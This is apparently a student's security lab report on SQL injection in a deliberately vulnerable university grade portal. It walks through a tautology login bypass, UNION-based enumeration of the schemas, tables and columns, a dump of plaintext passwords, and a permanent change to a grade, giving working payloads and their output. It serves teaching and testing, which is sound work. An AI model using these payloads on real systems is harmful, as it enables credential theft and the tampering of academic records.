Web Application Security Laboratory

Introduction:

This lab focused on analysing a deliberately vulnerable academic portal to identify weaknesses in its authentication flow, data handling, and database interactions.

The assessment was carried out from the standpoint of an unauthorised user attempting to retrieve confidential records and modify stored data. Through manual testing, multiple SQL injection points were identified that impacted every core security property of the system confidentiality, integrity, and authentication.

Task-1: Vulnerability Identification

1.1 SQL Injection in the COMP Code Input Field

Testing began with the grade-lookup form, which allowed users to supply a module code. Providing a legitimate value returned the expected result, but injecting a tautology such as:

' OR '1'='1 caused the page to return duplicate outputs for

the same grade.

This behaviour indicated that the user-supplied string was being inserted directly into the SQL WHERE clause without sanitisation.

Method:

i. Entered a valid module code such as:

COMP1671

Figure-19

Figure-20

ii. Then injected: ' OR '1'='1

Observation:

Normal behaviour shows one grade:

The grade for 001328224 is: 52

After the injection:

The grade for 001328224 is: 52

The grade for 001328224 is: 52

Figure-21

Explanation:

The input is placed directly into an SQL query:

SELECT grade FROM grades WHERE usr='001328224' AND comp='USERINPUT';

Injecting a tautology makes the WHERE clause always true: **comp='' OR '1'='1'**

Thus, multiple rows are returned.

1.2 Authentication Bypass via SQL Injection in Password Field

Method:

The login form was vulnerable to SQL injection as well.

Entering any user ID and injecting **' OR '1'='1** into the password field resulted in immediate access to the system.

The application logged the attacker in as the first record returned by the database, which was the admin account. This demonstrates the absence of input validation during credential verification.

Observation:

This bypassed authentication completely and logged into the dashboard as admin, the first user in the database.



Figure-22

Figure-23

Explanation:

The injection transforms the query into something like:

WHERE usr='001328224' AND pwd='' OR '1'='1'

Because '1'='1' is always true, password validation is bypassed.

1.3 SQL Injection for Viewing All Student Grades

Method:

Further testing confirmed that module-specific queries could be manipulated to return all grades for all users. A payload combining tautologies in multiple COMP code fields produced grade listings across entire modules.

Injected:

COMP1671' OR '1'='1 And **COMP1829' OR '1'='1**

Observation:

Control Dashboard

Welcome admin

Enter COMP Code: COMP1671' OR '1'='1 Query

The grade for admin is: **65**
Try Harder! (+1 To Grade)

The grade for admin is: **65**
Try Harder! (+1 To Grade)

The grade for admin is: **55**
Try Harder! (+1 To Grade)

The grade for admin is: **55**
Try Harder! (+1 To Grade)

The grade for admin is: **100**
Try Harder! (+1 To Grade)

The grade for admin is: **60**
Try Harder! (+1 To Grade)

The grade for admin is: **59**
Try Harder! (+1 To Grade)

The grade for admin is: **64**
Try Harder! (+1 To Grade)

The grade for admin is: **60**
Try Harder! (+1 To Grade)

The grade for admin is: **57**
Try Harder! (+1 To Grade)

Figure-24



Figure-25

The attacker can view all student grades for the chosen modules.

Impact:

Complete loss of confidentiality, any user can view all grades.

1.4 Broken Access Control / First-Row Login Logic

Due to SQL injection in the login form, the attacker is always logged in as **the first user returned** (admin), proving broken authentication logic.

Impact: An attacker can extract the full academic performance dataset for every student, representing a complete loss of confidentiality.

TASK-2: Enumerate the Database Structure

This section documents the full database enumeration performed using SQL injection in the COMP Code field. Through UNION-based SQL injections, the schemas, tables, and column structures used by the web application were successfully recovered.

2.1 Determining Number of Columns

Tests:

- ' UNION SELECT 1 -- • ' UNION SELECT 1,2 --
- ' UNION SELECT 1,2,3 --

Only the third payload worked, showing **"1"** as the grade.

Figure-26

Explanation:

UNION SELECT requires both queries to have identical column counts. Once the correct number was found (3), advanced enumeration could proceed.

2.2 Enumerating Schemas

Payload:

' UNION SELECT schema_name,2,3 FROM information_schema.schemata --



Figure-27

Result:

- mysql
- information_schema
- performance_schema
- sys
- grades
- users

Explanation:

The information_schema.schemata table stores the names of every database known to MySQL.

The important schemas for the application are:

- Grades: stores student grades
- Users: stores user credentials

2.3 Enumerating Tables

Payload:

' UNION SELECT table_name,2,3 FROM information_schema.tables --

Key Tables Found:

- grades
- users
- sessions



Figure-28

Explanation:

The information_schema.tables table stores metadata for every table in every schema. This query reveals both application-specific tables (users, grades) and MySQL internal tables. **2.4.1 Columns in grades Table**

Payload:

' UNION SELECT column_name,2,3 FROM information_schema.columns WHERE table_name='grades' --



Figure-29

Returned:

- id
- comp
- grade
- usr

Explanation:

This confirmed that grades are directly mapped to users using the **usr** field.

2.4.2 Columns in users Table

Payload:

' UNION SELECT column_name,2,3 FROM information_schema.columns WHERE table_name='users' --



Figure-30

Returned:

- id
- usr
- pwd
- additional metadata fields

Explanation:

This identifies the credentials used for login and explains how passwords were later extracted in Task 3.

Security Significance:

- The structure exposes **critical sensitive information**.
- Storing plaintext passwords (pwd) is a major risk.
- Lack of access control allows *any* SQLi attacker to enumerate everything. • This enables full exploitation in Tasks 3 and 4

TASK-3: Extract Passwords for Non-00 Users

3.1 Dump All Usernames

Payload: ' UNION SELECT usr,2,3 FROM users --



Figure-31

Reveals all usernames: admin, school, students.

Impact:

This confirms that the SQL injection vulnerability allows the attacker to retrieve the full list of user accounts, including privileged users.

3.2 Filter Non-Student Users

Payload: ' UNION SELECT usr,2,3 FROM users WHERE usr NOT LIKE '00%' --

Figure-32

Only admin and school appear.

Impact:

The filter successfully isolates privileged users by excluding all student IDs beginning with "00". These are the users required by the assignment.

3.3 Dump All Passwords

Payload: ' UNION SELECT pwd,2,3 FROM users --

Control Dashboard

Welcome admin

Enter COMP Code: ELECT pwd,2,3 FROM users -- Query

The grade for admin is: **Hidden123**
Try Harder! (+1 To Grade)

The grade for admin is: **Covid2019**
Try Harder! (+1 To Grade)

The grade for admin is: **001328612**
Try Harder! (+1 To Grade)

The grade for admin is: **001331401**
Try Harder! (+1 To Grade)

The grade for admin is: **001354386**
Try Harder! (+1 To Grade)

The grade for admin is: **001347164**
Try Harder! (+1 To Grade)

The grade for admin is: **001354380**
Try Harder! (+1 To Grade)

The grade for admin is: **001155624**
Try Harder! (+1 To Grade)

The grade for admin is: **001274855**
Try Harder! (+1 To Grade)

The grade for admin is: **001225988**
Try Harder! (+1 To Grade)

Figure-33

Reveals all passwords.

Impact:

This confirms the severe flaw that passwords are stored in plaintext.

No hashing or encryption is used, making credential theft trivial.

3.4 Get Passwords for Non-00 Users

Payload: ' UNION SELECT pwd,2,3 FROM users WHERE usr NOT LIKE '00%' –

Figure-34

Revealed:

admin - Hidden123

school - Covid2019

Impact:

This completes the task requirement.

The attacker now has full credentials for every privileged user in the database.

Security Impact

- Exposure of plaintext passwords allows attackers to log in as **any** user, including privileged ones.
- Combined with the login SQL injection vulnerability, attackers can also **bypass authentication entirely**.

- The ability to filter and dump credentials demonstrates complete loss of **confidentiality**.
- Access to admin / school accounts can be used to escalate privileges in other parts of the system.

TASK-4: Integrity Manipulation (Grade Modification)

4.0 Checking Original Grade

COMP1671 - 52

Figure-35

4.1 Temporary Grade Manipulation

Payload: ' UNION SELECT 99,2,3 --



Figure-36

Caused the web interface to display a fake grade of 99. This confirmed that the application directly renders the first column of the UNION output without validation.

Interpretation:

- The first column of the UNION SELECT output (99) is rendered as the grade.
- This proves the COMP Code field is vulnerable to **UNION-based SQL Injection**.
- This manipulation affects the *displayed* value.

Upon logout it resets to 60

4.2 Permanent Grade Manipulation via Backend Button

When the attacker clicks: **Try Harder! (+1 To Grade)**

While the fake grade (99) is being displayed, the backend takes **99 + 1 = 100** and writes it into the database.



Figure-37

Permanent grade change confirmed.

Grade remains 100 even after logout.

Explanation of Why This Works:

The "Try Harder" button likely sends a request like:

UPDATE grades SET grade = grade + 1 WHERE usr='001328224' AND comp='COMP1829';

But because the displayed (injected) grade was **99**, the backend logic reads this fake value and increments it: **99 (injected) + 1 = 100** permanently stored in the grades table.

Conclusion:

The application suffers from multiple SQL injection flaws that compromise all major security principles:

- Confidentiality: Complete database disclosure
- Integrity: Arbitrary grade manipulation
- Authentication: Full login bypass and credential extraction

The system does not sanitise user input, stores passwords in plaintext, and fails to enforce meaningful access control.

Any attacker with basic SQL knowledge could retrieve sensitive data, impersonate privileged users, and permanently modify academic records.